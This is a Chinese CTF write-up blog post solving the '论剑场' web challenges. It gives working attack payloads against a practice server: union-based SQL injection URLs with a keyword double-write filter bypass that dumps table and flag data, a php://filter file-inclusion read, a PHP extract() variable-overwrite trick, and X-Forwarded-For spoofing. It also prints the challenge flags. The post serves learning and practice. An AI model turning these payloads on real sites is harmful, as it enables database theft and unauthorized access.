

论剑场 web部分 writeup

原创

[天问_Herbert555](#) 于 2019-10-25 19:31:51 发布 1697 收藏 3

分类专栏: [# 各平台题目](#) 文章标签: [writeup ctf 论剑场](#)

https://blog.csdn.net/qq_44657899

本文链接: https://blog.csdn.net/qq_44657899/article/details/102748595

版权



[各平台题目 专栏收录该内容](#)

45 篇文章 0 订阅

订阅专栏

文章目录

一, python

日志审计

web2

web11

web13

web20

二, SQL注入

web18

三, 其他

web1

web 3

web6

一, python

日志审计

```
import re
import sys
f = open("D:\\desktop\\1.txt")
line = 1
while line:
    line = f.readline()
    if line!='':
        a=re.search('%3D',line).end()
        b=re.search('--',line).start()
        c=line[a:b]
        sys.stdout.write(chr(int(c)))
#flag{mayiyahei1965ae7569}
```

web2

链接: [论剑场web2](#)

python代码:

```
import re
import requests
url='http://123.206.31.85:10002/'
s=requests.session()
html=s.get('http://123.206.31.85:10002/').text
num1=re.search('<br/>',html).end()
html=html[num1:]
num=re.search('</p>',html).start()
html=html[:num]
result=s.post(url,data={'result':eval(html)})
print(result.text)
```

结果:

```
>>> import re
>>> import requests
>>> url='http://123.206.31.85:10002/'
>>> s=requests.session()
>>> html=s.get('http://123.206.31.85:10002/').text
>>> num1=re.search('<br/>',html).end()
>>> html=html[num1:]
>>> num=re.search('</p>',html).start()
>>> html=html[:num]
>>> result=s.post(url,data={'result':eval(html)})
>>> print(result.text)
<p>flag{b37d6bdd7bb132c7c7f6072cd318697c}</p>
>>>
```

https://blog.csdn.net/qq_44657899

用到的函数总结:

1, search() 与 .start

```
<html>
<head>
<title></title>
</head>
<body>
<p>
请在三秒之内计算出以下式子, 计算正确就的到flag哦! <br/>
862*912583+103*(6284+8134) </p>
<form action="" method="post">
计算结果:<input type="text" name="result"/>
<input type="submit" value="提交"/>
</form>
</body>
</html>
```

https://blog.csdn.net/qq_44657899

search() 这里是用search (pattern='', string='') 函数返回 </p> 第一个字符的位置。

(目的: 用 html=html[:num] 将目的计算式提取出来)。

.start() 取开头位置 .end 取结尾位置。

2, eval() 与 post ()

功能:

eval():将字符串str当成有效的表达式来求值并返回计算结果。

post (url='', data='') 用post方法访问网页,并传递data里的值给网页。

web11

substr(md5() , 0, 6) = dbc582

```
import hashlib

def get_token(txt):
    m1 = hashlib.md5()
    m1.update(txt.encode("utf-8"))
    token = m1.hexdigest()
    return token

for i in range(0,999999):
    if get_token(str(i))[0:6] == '89240b':
        print(i)
        break
```

or

```
import hashlib

def get_md5(txt):
    m1=hashlib.md5()
    m1.update(txt.encode('utf-8'))
    m2=m1.hexdigest()
    return m2

for i in range(0,999999):
    if get_md5(str(i))[0:6] == '89240b':
        print(i)
        break
```

web13

论剑场web13链接



Wrong answer!

用burp抓包

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Oct 2019 07:26:34 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Password: ZmxhZ3s2YTYzMtFlZmE1MTJhZmNjMDUxNmU1ZDkyNzYwNGMOYX0=
Hint: Seeing is not believing, maybe you need to be faster!
Content-Length: 272
```

https://blog.csdn.net/qq_44657899

发现headers里面password参数有base64码，解码发现flag，输入flag不对，提示能不能再快点。然后就要用到python了。

```
flag{6a6311efa512afcc0516e5d927604c4a}
```

```
</html>
```

```
Can you do it faster? you cost [28793086] msec
```

```
import re
import requests
import base64
url='http://123.206.31.85:10013/index.php'
s=requests.session()
html=s.get(url)
html=s.get(url).headers
psw=html['password']
a=base64.b64decode(psw)
print(a)
a=a[5:37]
print(a)
b=s.post(url,data={'password':a})
print(b).text
```

结果:

```
>>> import re
>>> import requests
>>> import base64
>>> url='http://123.206.31.85:10013/index.php'
>>> s=requests.session()
>>> html=s.get(url)
>>> html=s.get(url).headers
>>> psw=html['password']
>>> a=base64.b64decode(psw)
>>> print(a)
flag{ee3a0604c06f9ce3e4dd5c85d9b5d91c}
>>> a=a[5:37]
>>> print(a)
ee3a0604c06f9ce3e4dd5c85d9b5d91c
>>> b=s.post(url,data={'password':a})
>>> print(b).text
<html>
<body style="text-align:center;">
<div>

<p style="background:url('logo.png') no-repeat;"></p>
</div>
</body>

</html>

flag {FjXAkdgN0BoIUZaFzHqjInY2VndLSg}
https://blog.csdn.net/qq_44657899
>>>
```

web20

题目:

你的动态密文是: a1b74fb933a0ff796af69920541d9e681
GET提交对应的密文可以得到flag(form_input_name='key')
输出格式: 'flag{...}'

这道题有两种方法:

- 1, 第一种是MD5(时间戳)+一位随机数。
- 2, 第二种方法是直接获取网页上的动态密文提交。

python脚本：（MD5(时间戳)+随机数）

```
import time
import hashlib
import requests
import random

url_len=160
s=requests.session()

while url_len==160:
    b=time.time()+1 注：这里的+1应该是看电脑时间准不准，我有时候要加1，有时候不用加1.
    tim=str(int(b))
    a=hashlib.md5()
    a.update(tim.encode("utf-8"))
    c=a.hexdigest()
    url='http://123.206.31.85:10020/?key='+str(c)+str(random.randint(1,9))
    print url
    html=s.get(url).text
    url_len=len(html)

print html
```

python脚本：（获取网页上的动态密文提交）

```
import hashlib
import re
import requests

url_len=160#提前测出长度为160

while url_len==160:#如果页面长度不是160，说明flag出现
    s=requests.session()
    url="http://123.206.31.85:10020/"
    a=s.get(url).text
    a=a[27:60]
    url2="http://123.206.31.85:10020/?key="+str(a)
    html=s.get(url2).text
    url_len=len(html)

print html.encode("utf-8")
```

用到的函数：

一，str()函数：

Python str() 函数

 [Python 内置函数](#)

描述

str() 函数将对象转化为适于人阅读的形式。

语法

以下是 str() 方法的语法:

```
class str(object='')
```

参数

- object -- 对象。

返回值

返回一个对象的string格式。

实例


以下展示了使用 str() 方法的实例：

```
>>>s = 'RUNOOB'  
>>> str(s)  
'RUNOOB'  
>>> dict = {'runoob': 'runoob.com', 'google': 'google.com'};  
>>> str(dict)  
"{'google': 'google.com', 'runoob': 'runoob.com'}"  
>>>
```

https://blog.csdn.net/qq_44657899

二，int () 函数：

Python int() 函数

 [Python 内置函数](#)

描述

int() 函数用于将一个字符串或数字转换为整型。

实例

以下展示了使用 int() 方法的实例：


```
>>>int()           # 不传入参数时，得到结果0  
0  
>>> int(3)  
3  
>>> int(3.6)  
3  
>>> int('12',16)   # 如果是带参数base的话，12要以字符串的形式进行输入，12 为 16进制  
18  
>>> int('0xa',16)  
10  
>>> int('10',8)  
8
```

https://blog.csdn.net/qq_44657899

二，SQL注入


web18

打开是这样的：



1, 尝试sql注入,首先加一个分号, 网页报错。


```
http://123.206.31.85:10018/list.php?id=1'
```



2, 加"--+"注释后面的内容, 不报错。说明是单引号闭合。

也可以使用 %23' 或 -' 或 '。

```
http://123.206.31.85:10018/list.php?id=1'--+
```



3, 测试发现union, select, or 过滤掉了, 需要双写绕过。


```
http://123.206.31.85:10018/list.php?id=1' union --+
http://123.206.31.85:10018/list.php?id=1' select --+
http://123.206.31.85:10018/list.php?id=1' or --+ //都不报错
```

4, sql注入

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,3 --+
//不报错, 说明字段数为3。
```

ezsql Home List

what do you do?

2

3

https://blog.csdn.net/qq_44657899

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,database() --+
//数据库为web18。
```

ezsql Home List

what do you do?

2

web18

https://blog.csdn.net/qq_44657899

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,group_concat(table_name
)from infoornmation_schema.tables where table_schema='web18' --+
//测得表名为ctf和flag。
```

ezsql Home List

what do you do?

2

ctf,flag

https://blog.csdn.net/qq_44657899

```
http://123.206.31.85:10018/list.php?id=0' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flag' --+  
//列名为id和flag。
```

ezsql Home List

what do you do?

2

id,flag

https://blog.csdn.net/qq_44657899

```
http://123.206.31.85:10018/list.php?id=0' union select 1,2,flag from web18.flag --+  
//得到flag
```

ezsql Home List

what do you do?

2

flag{22b7a7c3d73d88050722b3eeb102ee45}

https://blog.csdn.net/qq_44657899

三，其他

web1

1, extract()函数使用数组键名作为变量名，使用数组键值作为变量值。但是当变量中有同名的元素时，该函数默认将原有的值给覆盖掉。这就造成了变量覆盖漏洞。

2, file_get_contents()可以用php://input绕过。

综上：a不赋值，b赋值为php://input,这样a,c值都为空，得到flag

对方不想和你说话，并向你扔了一段代码

```
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(0);
include 'flag.php';
$b='ssAEDsssss';
extract($_GET);
if(isset($a)){
    $c=trim(file_get_contents($b));
    if($a==$c){
        echo $myFlag;
    }else{
        echo '继续努力，相信flag离你不远了';
    }
}
?>
```

https://blog.csdn.net/qq_44657899

web 3

这道题试了半天不是文件上传，而是文件包含。利用PHP伪协议读取flag内容。

<http://123.206.31.85:10003/?op=php://filter/convert.base64-encode/resource=flag>

web6

随便输入账号密码测试一下，弹出以下字样，于是想起x-forwarded-for伪造。

管理员系统

Username:

Password:

IP禁止访问，请联系本地管理员登陆，IP已被记录。

https://blog.csdn.net/qq_44657899

但是账号密码想半天也不知道怎么得到，看了别人的writeup才知道在注释最下面。然后抓包...

```
x-forwarded-for: 127.0.0.1
```

```
user=admin&pass=test123
```